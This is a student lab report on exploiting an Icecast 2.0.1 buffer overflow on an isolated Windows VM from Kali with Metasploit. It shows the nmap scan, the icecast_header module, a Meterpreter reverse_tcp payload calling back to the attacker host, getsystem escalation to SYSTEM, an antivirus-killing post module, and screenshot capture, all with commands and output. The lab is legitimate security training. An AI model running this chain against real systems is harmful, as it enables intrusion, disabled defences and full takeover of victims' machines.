

**Report:**

# **EXPLOIT WINDOWS VIA ICECAST**

**Amin El Kassimi**

CyberSecurity EN  
Paolo Rampino  
Jan 4, 2026

## Executive summary

In this lab, imagine that the Windows VM is a machine that you desire to exploit. The Windows user is operated by a person named Amin, who has installed a media streaming server, Icecast, so that he and his coworkers can listen to his music. Unfortunately, the version of Icecast that Labuser has installed is vulnerable to a **buffer overflow attack**, to which all versions of Icecast version 2.01 and earlier were vulnerable. See the exploit information [here](#).

Also unfortunately, Amin has completely disabled every single known security feature of his operating system, including but not limited to:

- Windows Defender
- Windows Firewall
- Buffer overflow protection

For this section of the lab, we will play both the role of the Windows user, and also of a nefarious attacker.

### Objectives:


- View the victim's IP address.
- Take a screenshot via the Meterpreter session.

## Start Icecast as admin

On Windows desktop, right-click the "Icecast2 Win32" icon. Important! Select "Run as administrator." If any warning message pops up, click "yes".

Running as Administrator will change the permissions that are obtained when the program is exploited.

In the Icecast window that appears, click the button "Start server."



# Metasploit Operations

In Kali, from a terminal, we enter:

## msfconsole

We saw a "msf >" prompt appear. This is the Metasploit command line.

nmap Scan Windows

Scan the Windows VM for vulnerabilities using nmap

**nmap -sV <ip of Windows>**

```
(kali㉿kali)-[~]
$ nmap -sV 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-23 17:4
6 CET
Nmap scan report for 10.0.2.5
Host is up (0.0033s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime          Microsoft Windows International day
time
17/tcp    open  qotd              Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http              Microsoft IIS httpd 10.0
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-
ds (workgroup: WORKGROUP)
1801/tcp  open  msmq?
2103/tcp  open  msrpc             Microsoft Windows RPC
2105/tcp  open  msrpc             Microsoft Windows RPC
2107/tcp  open  msrpc             Microsoft Windows RPC
3389/tcp  open  ms-wbt-server     Microsoft Terminal Services
5357/tcp  open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/U
nP)
5432/tcp  open  postgresql?
8000/tcp  open  http              Icecast streaming media server
8009/tcp  open  ajp13             Apache Jserv (Protocol v1.3)
8080/tcp  open  http              Apache Tomcat/Coyote JSP engine 1.1
8443/tcp  open  ssl/https-alt
MAC Address: 08:00:27:CA:CB:F3 (PCS Systemtechnik/Oracle Virtual
Box virtual NIC)
Service Info: Host: DESKTOP-9K104BT; OS: Windows; CPE: cpe:/o:mi
crosoft:windows

Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 161.33 seconds
```

Notice that Icecast is running on port 8000. Could there be an exploit for Icecast built into Metasploit? Let's check!

From the msf > prompt, we looked for :

### **search name:icecast**

In the search output, we found an exploit related to icecast called exploit/windows/http/icecast\_header. We Use it:

### **use exploit/windows/http/icecast\_header**

Indicating that the icecast\_header module is loaded.

```
msf exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    10.0.2.5         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     8000             yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.
```

To get more information about this exploit module, we typed info.

This module has been rated "great," meaning it is very effective and reliable.

Besides providing a better description, the info command shows the targets that the module is effective against, as well as options to set.

```

Basic options:
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    10.0.2.5               yes       The target host(s), see https://docs.me
  RPORT     8000                   yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 3 characters

Description:
  This module exploits a buffer overflow in the header parsing of icecast
  versions 2.0.1 and earlier, discovered by Luigi Auremma. Sending 32
  HTTP headers will cause a write one past the end of a pointer array. On
  win32 this happens to overwrite the saved instruction pointer, and on
  linux (depending on compiler, etc) this seems to generally overwrite
  nothing crucial (read not exploitable).

  This exploit uses ExitThread(), this will leave icecast thinking the
  thread is still in use, and the thread counter won't be decremented.
  This means for each time your payload exits, the counter will be left
  incremented, and eventually the threadpool limit will be maxed. So you
  can multihit, but only till you fill the threadpool.

```

To show available options, we typed  
**show options.**

Notice that some options are "required".

```

msf exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    10.0.2.5               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     8000                   yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

```

First, we have setted the remote host:

**set rhost <IP address of your Windows VM>**

Next, let's look at available payloads for this exploit:

**show payloads**

We have a lot of payload options for this module. We used one of the most popular and reliable payloads – a Meterpreter shell :

## set payload windows/meterpreter/reverse\_tcp

```
msf exploit(windows/http/icecast_header) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom	.	normal	No	Custom Payload
1	payload/generic/debug_trap	.	normal	No	Generic x86 Debug Trap
2	payload/generic/shell_bind_aws_ssm	.	normal	No	Command Shell, Bind SSM (via AWS API)
3	payload/generic/shell_bind_tcp	.	normal	No	Generic Command Shell, Bind TCP Inline
4	payload/generic/shell_reverse_tcp	.	normal	No	Generic Command Shell, Reverse TCP Inline
5	payload/generic/ssh/interact	.	normal	No	Interact with Established SSH Connection
6	payload/generic/tight_loop	.	normal	No	Generic x86 Tight Loop
7	payload/windows/custom/bind_hidden_ipknock_tcp	.	normal	No	Windows shellcode stage, Hidden Bind Ipknock TCP Stager
8	payload/windows/custom/bind_hidden_tcp	.	normal	No	Windows shellcode stage, Hidden Bind TCP Stager
9	payload/windows/custom/bind_ipv6_tcp	.	normal	No	Windows shellcode stage, Bind IPv6 TCP Stager (Windows x86)
10	payload/windows/custom/bind_ipv6_tcp_uuid	.	normal	No	Windows shellcode stage, Bind IPv6 TCP Stager with UUID Support (Windows x86)
11	payload/windows/custom/bind_named_pipe	.	normal	No	Windows shellcode stage, Windows x86 Bind Named Pipe Stager
12	payload/windows/custom/bind_nonx_tcp	.	normal	No	Windows shellcode stage, Bind TCP Stager (No NX or Win7)

Meterpreter is a shell, like Bash, except it is malware.

This specific payload open a *reverse TCP connection*, from the exploited Windows VM back to the Kali VM, effectively punching through most external-facing firewalls. Often, firewalls defend more fiercely what comes in than what goes out. This is why it is important that we are able to reach Kali from Windows, and Windows from Kali.

With all options set, now it's time to launch the exploit! :

## Exploit

```
msf exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (188998 bytes) to 10.0.2.5
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat o
perator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.5:49486) at 2026-01-23 17:51:55 +0100

meterpreter > help
```

We now be presented with the meterpreter > prompt. We've exploited our first remote host.

# Use Meterpreter to Explore the Windows host

Following a successful compromise of the remote Windows 10 host via the Icecast vulnerability, the Meterpreter session was used to conduct initial reconnaissance and privilege escalation. The activities below demonstrate the capabilities of the Meterpreter interface and the establishment of full SYSTEM-level control.

## 1. Initial Exploration of Meterpreter Capabilities

Upon establishing the Meterpreter session, the help command was first executed to review the full suite of available post-exploitation commands. This provided an overview of capabilities including file system operations, network pivoting, privilege escalation, and credential harvesting modules.

**Note:** The session can be terminated with the exit command, or temporarily suspended and moved to the background using the background command (or Ctrl+Z) to allow interaction with the Metasploit framework console.

## 2. System Reconnaissance

- **Command:** sysinfo  
**Output:** Retrieved detailed information about the compromised host, including OS version, architecture, and system name. This confirmed the target as a Windows 10 machine.
- **Command:** getuid  
**Output:** Initially returned Labuser, indicating the session was running under the context of a standard user account with limited privileges.

## 3. Privilege Escalation

Given that the vulnerable Icecast service had been executed with administrative rights, the path to full SYSTEM access was straightforward.

- **Command:** getsystem  
**Action:** This command leveraged the existing high-privilege context to escalate permissions to the highest level—NT AUTHORITY\SYSTEM.  
**Result:** Successful privilege escalation was confirmed.
- **Verification Command:** getuid  
**Output:** Returned NT AUTHORITY\SYSTEM, confirming that the session now possessed full administrative control over the compromised host, equivalent to root access in UNIX-like systems.

## Kill AV

With a Meterpreter shell, we have access to a trove of post-exploit modules included in the Metasploit framework that we can run on the victim machine. For instance, typing :

**run post/windows/manage/killav**

to stop anti-virus processes that might limit our attacks on the machine.

## Screenshot

Ww Typed screenshot to capture a screenshot of the current GUI. A jpeg file saved to /desktop on our Kali machine. We can view the image from a different shell in Kali by navigating to the directory of the stored image and viewing it with **mirage [image name].**

- View the victim's IP address.

```
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:ca:cb:f3
MTU        : 1500
IPv4 Address : 10.0.2.5
IPv4 Netmask : 255.255.255.0

Interface 4
=====
Name       : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : 2001:0:4625:9904:2c57:6d9d:a2bc:3abc
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv4 Address : fe80::2c57:6d9d:a2bc:3abc
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 5
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:a00:205
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

- Take a screenshot via the Meterpreter session.

